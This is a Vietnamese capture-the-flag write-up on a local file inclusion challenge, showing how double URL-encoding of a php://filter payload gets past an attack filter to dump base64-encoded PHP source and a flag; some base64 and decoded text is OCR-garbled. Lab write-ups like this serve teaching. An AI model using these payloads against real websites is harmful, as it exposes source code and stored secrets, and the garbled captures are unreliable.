## Write up challenge Local File Inclusion - Double encoding


Tác giả:


• Nguyễn Mỹ Quỳnh

Link Challenge

Để ý hint challenge yêu cầu tìm mật khẩu trong source files, tại đây ta có thể nghĩ ngay đến php-filters. Php-filters có thể được sử dụng để xem source files cục bộ máy chủ với output là base64 với cú pháp: vuln.php?page=php://filter/convert.base64-encode/resource=filepath


Truy cập challenge ta thấy có 3 trang Home CV Contact với url thay đổi tương ứng mỗi khi nhấp vào từng trang:







Attack detected.

Không thành công! Để ý tên challenge có đề cập đến double encode. OK thử bypass cơ chế detect bằng cách encode 2 lần





Thành công vượt qua và ta từ lỗi nhận được ta biết được thêm code có dử dụng hàm include và tham số đầu vào sẽ tự động được nối với .inc.php vào phía sau.



Warning: include(): open\_basedir restriction in effect. File(../.inc.php) is not within the allowed path(s): (/challenge/web-serveur/ch45:/tmp) in /challenge/web-serveur/ch45:/tmp) in /challenge/web-serveur/ch45:/tmp) in /challenge/web-serveur/ch45:/tmp)

Warning: include(../.inc.php): failed to open stream: Operation not permitted in /challenge/web-serveur/ch45/index.php on line 7

Warning: include(): Failed opening '../.inc.php' for inclusion (include\_path='.:/usr/share/php') in /challenge/web-serveur/ch45/index.php on line 7

Như đã phân tích ban đầu, thử áp dụng php-filters để xem source trang home:

index.php?page=php://filter/convert.base64-encode/resource=home

Nhớ là encode 2 lần như đã phân tích, payload cuối cùng:

index.php?page=php:%252f%252ffilter%252fconvert%252ebase64encode%252fresource=home



Decode base64 output trang home vừa nhận được,ta thấy được nội dung trang home. Đọc code ta không thấy user và password đâu cả. Tuy nhiên để ý ta thấy có câu lệnh include("conf.inc.php"); ở phần đầu, có thể pass có ở đây.

PD9waHAgaW5jbHVkZSgiY29uZi5pbmMucGhwlik7ID8+CjwhRE9DVFIQRSBodG1sPgo8aHRtbD4KICA8aGVhZD4KICAglDxtZXRhI GNoYXJzZXQ9InV0Zi04Ij4KlCAgIDx0aXRsZT5KLiBTbWl0aCAtlEhvbWU8L3RpdGxlPgogIDwvaGVhZD4KlCA8Ym9keT4KlCAgIDw/ PSAkY29uZlsnZ2xvYmFsX3N0eWxlJ10gPz4KlCAgIDxuYXY+CiAgICAgIDxhIGhyZWY9ImluZGV4LnBocD9wYWdIPWhvbWUilGNsY XNzPSJhY3RpdmUiPkhvbWU8L2E+CiAglCAglDxhIGhyZWY9ImluZGV4LnBocD9wYWdIPWN2Ij5DVjwvYT4KICAglCAgPGEgaHJIZj 0iaW5kZXgucGhwP3BhZ2U9Y29udGFjdCl+Q29udGFjdDwvYT4KlCAglDwvbmF2PgoglCAgPGRpdiBpZD0ibWFpbil+CiAglCAglDw/P SAkY29uZlsnaG9tZSddlD8+CiAglCA8L2Rpdj4KlCA8L2JvZHk+CjwvaHRtbD4K 6 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page. UTF-8 Source character set Decode each line separately (useful for when you have multiple entries). Decodes in real-time as you type or paste (supports only the UTF-8 character set). DECODE > Decodes your data into the area below. <?php include("conf.inc.php"); ?> <!DOCTYPE html> <html> <head> <meta charset="utf-8"> <title>J. Smith - Home</title> </head> <body> <?= \$conf['global\_style'] ?> <a href="index.php?page=home" class="active">Home</a> <a href="index.php?page=cv">CV</a>

OK, bây giờ ta sẽ tiến hành áp dụng php-filters để xem source file conf.inc.php(chú ý hậu tố .inc.php sẽ tự động được thêm vào nên ta chỉ cần tên file là conf):

index.php?page=php://filter/convert.base64-encode/resource=conf

## Payload cuối cùng:

index.php?page=php:%252f%252ffilter%252fconvert%252ebase64encode%252fresource=conf




PD9 waHAKICAkY29 uZiA9IFsKICAgICJmbGFnIiAgICAgICAgPT4gIIRoMXNJc1RoM0ZsNGchIiwKICAgICJob211IiAgICAgICAgPT4gJzxoMj5XZWxjb211PC9oMj4KICAgIDxkaXY+V2VsY29tZSBvbiBtetylandschilder.

Đã thấy flag!

PD9waHAKICAkY29uZiA9IFsKICAgICJmbGFnliAgICAgICAgPT4gIIRoMXNJc1RoM0ZsNGchliwKICAgICJob21IliAgICAgICAgPT4gJ AgICAgICA9PiBbCiAgICAgICJnZW5kZXIiiCAgICAgPT4gdHJ1ZSwKICAgICAgImJpcnRoliAgICAgICA9PiA0NDE3NTk2MDAsCiAgIC AgICJqb2JzIiAgICAgICAgPT4gWwogICAgICAgICAgICAgICAgICAGICJ0aXRsZSIgICAgID0+ICJDb2ZmZWUgZGV2ZWxvcGVyIEBN nRpdGxlliAglCAgPT4glkJlZCB0ZXN0ZXIgQFlvdXJNb20ncylsCiAglCAglCAjCAiZGF0ZSlglCAglCA9PiAiMDMvMjAxMSlKlCAglCA glCBdLAoglCAglCAglCAglCAglCAglCAglCJ0aXRsZSlglCAglD0+lCJCZWVylGRyaW5rZXlgQE5lYXJlc3RCYXliLAoglCAglCAglCAglCAg ImRhdGUilCAglCAgPT4gljEwLzlwMTQiCiAglCAglCAgXQoglCAglCBdCiAglCBdLAoglCAglmNvbnRhY3QilCAglCAglD0+lFsKlCAgl CAgImZpcnN0bmFtZSIgICAgID0+ICJKb2huIiwKICAgICAgImxhc3RuYW1IIiAgICAgID0+ICJTbWI0aCIsCiAgICAgICJwaG9uZSIgICA glCAglCA9PiAiMDEgMzMgNzEgMDAgMDEiLAoglCAglCAibWFpbClglCAglCAglCAgPT4gImpvaG4uc21pdGhAdGhlZ2FtZS5jb20iCi AgICBdLAogICAgImdsb2JhbF9zdHlsZSIgID0+ICc8c3R5bGUgbWVkaWE9InNjcmVlbil+CiAgICAgIGJvZHI7CiAgICAgICAgYmFja2dy b3VuZDogcmdiKDlzMSwgMjMxLCAyMzEpOwogICAgICAgIGZvbnQtZmFtaWx5OiBUYWhvbWEsVmVyZGFuYSxTZWdvZSxzYW5z For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page. ▼ Source character set. Decode each line separately (useful for when you have multiple entries). D Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set). DECODE > Decodes your data into the area below. <?php \$conf = [ "flaa" => "Th1sIsTh3Fl4g!", "home" => '<h2>Welcome</h2> <div>Welcome on my personal website !</div>', "gender" => true, "birth" => 441759600. "jobs" => [ "title" => "Coffee developer @Megaupload", "date" => "01/2010"

## Submit flag thành công!



Flag: Th1sIsTh3Fl4g!